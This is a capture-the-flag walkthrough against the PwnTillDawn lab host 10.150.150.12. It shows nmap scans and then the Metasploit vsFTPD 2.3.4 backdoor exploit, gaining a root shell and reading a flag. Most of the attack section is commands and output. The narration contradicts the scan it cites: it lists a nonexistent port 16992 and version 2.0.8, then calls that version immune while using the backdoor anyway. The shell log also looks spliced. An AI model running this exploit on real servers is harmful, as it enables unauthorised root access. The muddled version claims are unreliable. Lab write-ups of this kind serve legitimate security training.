


PwnTillDawn 10.150.150.12

First, we need to perform a lightweight ping scan across the subnetwork to identify reachable IP addresses.

`sudo nmap -sn 10.150.150.0/24`



```
(kali@kali)-[~/pwntilldawn]
$ sudo nmap -sn 10.150.150.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-08 17:20 EDT
Stats: 0:00:17 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 70.41% done; ETC: 17:20 (0:00:08 remaining)
Stats: 0:00:43 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Parallel DNS resolution of 48 hosts. Timing: About 45.83% done; ETC: 17:21 (0:00:11 remaining)
Nmap scan report for 10.150.150.2
Host is up (0.16s latency).
Nmap scan report for 10.150.150.11
Host is up (0.64s latency).
Nmap scan report for 10.150.150.12
Host is up (0.16s latency).
Nmap scan report for 10.150.150.13
Host is up (0.27s latency).
```

Next, we enumerate open ports on the target machine using Nmap. To gather deeper intelligence, we include service version detection and default scripts:

- **-sV (Service Version Detection):** Identifies service types (e.g., Apache, vsftpd) and version numbers.
- **-sC (Default Scripts):** Runs standard NSE scripts to uncover misconfigurations, basic vulnerabilities, and service details.
- **-Pn (No Ping):** Bypasses host discovery and treats the target as active, ignoring ICMP blocks

`nmap -sC -sV -Pn 10.150.150.12`

```

(kali@kali)-[~/pwntilldawn]
$ nmap -sC -sV -Pn 10.150.150.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-08 17:26 EDT
Nmap scan report for 10.150.150.12
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.66.67.146
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 1f:bc:e3:e3:5b:eb:ff:b2:30:a7:4c:33:11:bf:67:a3 (RSA)
|   256  c8:e4:18:29:59:d0:4e:ea:dc:05:50:bc:d5:6f:e5:00 (ECDSA)
|_  256  58:d5:70:6d:0d:80:71:0a:ba:8e:1c:7a:c7:37:2f:e2 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.97 seconds

```

The Nmap scan identifies three open ports: 21 (vsFTPD 2.0.8), 22 (SSH), and 16992 (Intel Active Management Technology). Port 21 permits anonymous FTP login using the 'ftp' username. Although vsFTPD 2.0.8 is legacy software, it is unaffected by the well-known CVE-2011-2523 backdoor found in version 2.3.4. Therefore, we will utilize Metasploit to check for alternative vulnerabilities against this specific version and investigate the anonymous directory contents.

```

msf6 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes     VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execut

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

```

msfconsole

search vsftpd

The Metasploit search returns the vsFTPD 2.3.4 backdoor exploit module. After selecting the module, use show options to configure the target host (RHOSTS) to 10.150.150.12, then execute the exploit.

set RHOSTS 10.150.150.12

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CPORT            no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.
```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CPORT            no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     10.150.150.12    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
  RPORT      21               yes       The target port (TCP)
```

Once the exploit succeeds and establishes a shell session, verify the access level using the id command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.150.150.12:21 - Banner: 220 Through the portal... - into nothingness or bliss?
[*] 10.150.150.12:21 - USER: 331 Please specify the password.
[+] 10.150.150.12:21 - Backdoor service has been spawned, handling...
[+] 10.150.150.12:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.66.67.146:37573 → 10.150.150.12:6200) at 2026-04-08 17:32:06 -0400

id
uid=0(root) gid=0(root) groups=0(root)
ls
FLAG1.txt
snap
cat FLAG1.txt
cat: FLAG1.txt: No such file or directory
cat FLAG1.txt
5ee499eb5d0b8e4269b13483e57adaa0b3815f48
```

id

ls

cat FLAG1.txt

Finally, locate the FLAG1.txt file and read its contents using the cat command to retrieve the target machine's flag.